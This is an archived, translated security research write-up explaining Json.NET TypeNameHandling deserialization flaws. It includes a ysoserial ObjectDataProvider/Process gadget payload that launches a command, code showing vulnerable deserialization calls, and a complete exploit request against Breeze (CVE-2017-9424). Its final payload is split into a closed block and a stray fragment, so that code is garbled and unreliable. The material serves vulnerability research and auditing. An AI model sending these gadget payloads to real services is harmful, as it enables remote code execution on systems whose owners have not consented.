

Y4er/dotnet-deserialization: Json.Net.md

Y4er/dotnet-deserialization: Json.Net.md - Y4er, GitHub.

- Published: date not stated
- Original: <https://github.com/Y4er/dotnet-deserialization/blob/main/Json.Net.md>
- Preserved from: <https://github.com/Y4er/dotnet-deserialization/blob/main/Json.Net.md> (preserved-copy) on 2026-08-04
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content (English translation)

English translation. Original text is retained in the content store; the source PDF, when available, retains its original language.


UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Json.Net.md

Y4er/dotnet-deserialization at main , path Json.Net.md .

Json.Net

json.net, also known as Newtonsoft.Json, is not an official library, but its excellent performance has attracted a large user base. The following figure is the official performance comparison:



Demo

The [official documentation](#) gives two basic JSON examples, using JsonConvert and JsonSerializer respectively. First, consider JsonConvert.

```

using Newtonsoft.Json;
using System;

namespace Json.NetSerializer
{
    class Person
    {
        public string Name { get; set; }
    }
    class Program
    {
        static void Main(string[] args)
        {
            Person person = new Person();
            person.Name = "jack";
            string v = JsonConvert.SerializeObject(person);
            string v1 = JsonConvert.SerializeObject(person, new JsonSerializerSettings()
            {
                TypeNameHandling = TypeNameHandling.None
            });
            string v2 = JsonConvert.SerializeObject(person, new JsonSerializerSettings()
            {
                TypeNameHandling = TypeNameHandling.All
            });
            Console.WriteLine(v);
            Console.WriteLine(v1);
            Console.WriteLine(v2);
            Console.ReadKey();
        }
    }
}

```

The JSON output is:

```

{"Name":"jack"}
{"Name":"jack"}
{"$type":"Json.NetSerializer.Person, Json.NetSerializer","Name":"jack"}

```

This shows that passing the JsonSerializerSettings parameter `TypeNameHandling.All` generates JSON containing type information. Now examine the underlying implementation. When no JsonSerializerSettings parameter is passed, the three-argument SerializeObject overload is called.

[image: image-20210517094642443]

The three-argument overload sets settings to null and creates a default JsonSerializer.

[image: image-20210517094741346]

Following the implementation down, CreateDefault simply creates a new JsonSerializer in which `this._typeNameHandling = TypeNameHandling.None`.

```
/// <summary>
/// Initializes a new instance of the <see cref="T:Newtonsoft.Json.JsonSerializer" /> class.
/// </summary>
// Token: 0x0600017D RID: 381 RVA: 0x00005158 File Offset: 0x00003358
public JsonSerializer()
{
    this._referenceLoopHandling = ReferenceLoopHandling.Error;
    this._missingMemberHandling = MissingMemberHandling.Ignore;
    this._nullValueHandling = NullValueHandling.Include;
    this._defaultValueHandling = DefaultValueHandling.Include;
    this._objectCreationHandling = ObjectCreationHandling.Auto;
    this._preserveReferencesHandling = PreserveReferencesHandling.None;
    this._constructorHandling = ConstructorHandling.Default;
    this._typeNameHandling = TypeNameHandling.None;
    this._metadataPropertyHandling = MetadataPropertyHandling.Default;
    this._context = JsonSerializerSettings.DefaultContext;
    this._serializationBinder = DefaultSerializationBinder.Instance;
    this._culture = JsonSerializerSettings.DefaultCulture;
    this._contractResolver = DefaultContractResolver.Instance;
}
```

This shows that the following lines of code have the same effect.

```
string v = JsonConvert.SerializeObject(person);
string v1 = JsonConvert.SerializeObject(person, new JsonSerializerSettings()
{
    TypeNameHandling = TypeNameHandling.None
});
```

According to the [documentation](#), TypeNameHandling has the following enumeration values:

Member name	Value	Description
None	0	Do not include the .NET type name when serializing types.
Objects	1	Include the .NET type name when serializing into a JSON object structure.
Arrays	2	Include the .NET type name when serializing into a JSON array structure.
All	3	Always include the .NET type name when serializing.
Auto	4	Include the .NET type name when the type of the object being serialized is not the same as its declared type. Note that this doesn't include the root serialized object by default. To include the root object's type name in JSON you must specify a root type object with <code>SerializeObject(Object, Type, JsonSerializerSettings)</code> or <code>Serialize(JsonWriter, Object, Type)</code> .

Every value except None includes type information. The documentation warns that TypeNameHandling creates security risks and that a binder should be used to constrain types.

[TypeNameHandling](#) should be used with caution when your application deserializes JSON from an external source. Incoming types should be validated with a custom [SerializationBinder](#) when deserializing with a value other than None.


This article focuses on TypeNameHandling. When TypeNameHandling is not None, crafted JSON can be supplied to trigger RCE.

ObjectDataProvider Attack Chain

Achieve RCE by wrapping Process with ObjectDataProvider. Generate the following with yso:

```
PS E:\code\ysoserial.net\ysoserial\bin\Debug> .\ysoserial.exe -g ObjectDataProvider -f
json.net -c calc
{
  '$type': 'System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35',
  'MethodName': 'Start',
  'MethodParameters': {
    '$type': 'System.Collections.ArrayList, mscorlib, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089',
    '$values': ['cmd', '/c calc']
  },
  'ObjectInstance': { '$type': 'System.Diagnostics.Process, System, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b77a5c561934e089' }
}
```

Running it opens Calculator.



Auditing

Check whether the TypeNameHandling value used with JsonConvert and JsonSerializer is None. Both methods in the following code can trigger RCE.

```

using Newtonsoft.Json;
using System;
using System.IO;

namespace Json.NetSerializer
{
    class Program
    {
        static void Main(string[] args)
        {
            // JsonConvert
            JsonConvert.DeserializeObject(File.ReadAllText("1.json"), new
JsonSerializerSettings() { TypeNameHandling = TypeNameHandling.All});
            // JsonSerializer
            JsonSerializer jsonSerializer = JsonSerializer.CreateDefault();
            jsonSerializer.TypeNameHandling = TypeNameHandling.All;
            using (StreamReader sr = new StreamReader("1.json"))
            using (JsonReader reader = new JsonTextReader(sr))
            {
                jsonSerializer.Deserialize(reader);
            }
            Console.ReadKey();
        }
    }
}

```


Real-World Case: Breeze CVE-2017-9424

Breeze was identified at Black Hat as having a JSON deserialization vulnerability. Download the source code at <https://github.com/Breeze/breeze.js.samples/tree/master/net/CarBones>.

Breeze.ContextProvider.BreezeConfig.CreateJsonSerializerSettings sets
 TypeNameHandling.Objects.

```
// Token: 0x06000089 RID: 137 RVA: 0x00004204 File Offset: 0x00002404
protected virtual JsonSerializerSettings CreateJsonSerializerSettings()
{
    JsonSerializerSettings jsonSerializerSettings = new JsonSerializerSettings
    {
        NullValueHandling = NullValueHandling.Include,
        PreserveReferencesHandling = PreserveReferencesHandling.Objects,
        ReferenceLoopHandling = ReferenceLoopHandling.Ignore,
        TypeNameHandling = TypeNameHandling.Objects,
        TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple
    };
    jsonSerializerSettings.Converters.Add(new IsoDateTimeConverter
    {
        DateTimeFormat = "yyyy-MM-dd\\THH:mm:ss.fffK"
    });
    jsonSerializerSettings.Converters.Add(new TimeSpanConverter());
    jsonSerializerSettings.Converters.Add(new StringEnumConverter());
    return jsonSerializerSettings;
}
```

Examine the call chain.



The screenshot displays the Visual Studio IDE. The top pane shows the `CarBonesController` class with three methods: `SaveChanges()`, `Cars()`, and `Options()`. The bottom pane shows the 'Call Stack' window, which details the sequence of method calls leading to the current execution point. The call chain starts from `Breeze.WebApi2.JsonFormatter.Create()` and proceeds through `Breeze.ContextProvider.ContextProvider.SaveChanges()`, `Breeze.ContextProvider.ContextProvider.InitializeSaveState()`, `Breeze.ContextProvider.ContextProvider.ExtractSaveOptions()`, `Breeze.ContextProvider.ContextProvider.CreateJsonSerializer()`, `Breeze.ContextProvider.BreezeConfig.GetJsonSerializerSettings()`, and `Breeze.ContextProvider.BreezeConfig.CreateJsonSerializerSettings()`, finally reaching `CarBones.Controllers.CarBonesController.SaveChanges()`. The 'Call Stack' window uses icons to indicate the relationship between calls: a magnifying glass for '使用' (used by) and a document icon for '被使用' (used).

It is used in the `CarBonesController` class. The `JObject` passed to `SaveChanges()` flows all the way into `InitializeSaveState()`.

```
protected void InitializeSaveState(JObject saveBundle)
{
    JsonSerializer = CreateJsonSerializer();

    var dynSaveBundle = (dynamic)saveBundle;
    var entitiesArray = (JArray)dynSaveBundle.entities;
    var dynSaveOptions = dynSaveBundle.saveOptions;
    SaveOptions = (SaveOptions)JsonSerializer.Deserialize(new JTokenReader(dynSaveOptions), typeof(SaveOptions));
    SaveWorkState = new SaveWorkState(this, entitiesArray);
}
```

The saveOptions field of the JObject is then deserialized as a SaveOptions type. SaveOptions has a Tag field of type Object, which can hold our Process object.

[image: image-20210517103602302]

Capturing the traffic shows the original SaveChanges request below.

POST /breeze/CarBones/SaveChanges **HTTP/1.1**

Host: php.local:34218

Content-Length: 288

Accept: application/json, text/javascript, */*; q=0.01

X-Requested-With: XMLHttpRequest

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36

Content-Type: application/json

Origin: http://php.local:34218

Referer: http://php.local:34218/

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

```
{
  "entities": [
    {
      "Id": 3,
      "Make": "Tesla",
      "Model": "S1",
      "entityAspect": {
        "entityTypeName": "Car:#CarBones.Models",
        "defaultResourceName": "Cars",
        "entityState": "Modified",
        "originalValuesMap": {
          "Model": "S"
        },
        "autoGeneratedKey": {
          "propertyName": "Id",
          "autoGeneratedKeyType": "Identity"
        }
      }
    }
  ],
  "saveOptions": {}
}
```

Change saveOptions to the payload, and Calculator opens.

POST /breeze/CarBones/SaveChanges **HTTP/1.1**

Host: php.local:34218

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Connection: close

Content-Type: application/json; charset=utf-8

Content-Length: 627

```
{
  "entities": [
    {
      "Id": 1,
      "Make": "Ford",
      "Model": "Mustanga",
      "entityAspect": {
        "entityTypeName": "Car:#CarBones.Models",
        "defaultResourceName": "Cars",
        "entityState": "Modified",
        "originalValuesMap": {
          "Model": "Mustang"
        },
        "autoGeneratedKey": {
          "propertyName": "Id",
          "autoGeneratedKeyType": "Identity"
        }
      }
    }
  ],
  "saveOptions": {
    "Tag": {
      "$type": "System.Windows.Data.ObjectDataProvider, PresentationFramework",
      "ObjectInstance": {
        "$type": "System.Diagnostics.Process, System"
      },
      "MethodParameters": {
        "$type": "System.Collections.ArrayList, mscorlib",
        "$values": [
          "calc"
        ]
      }
    }
  }
}
```

```
        ]
      },
      "MethodName": "Start"
    }
  }
}
```

Afterword

This article explained Json.NET deserialization and used the real Breeze CVE-2017-9424 case to develop a deeper understanding.

Archived from <https://github.com/Y4er/dotnet-deserialization/blob/main/Json.Net.md>. Rendered offline from the local Markdown copy.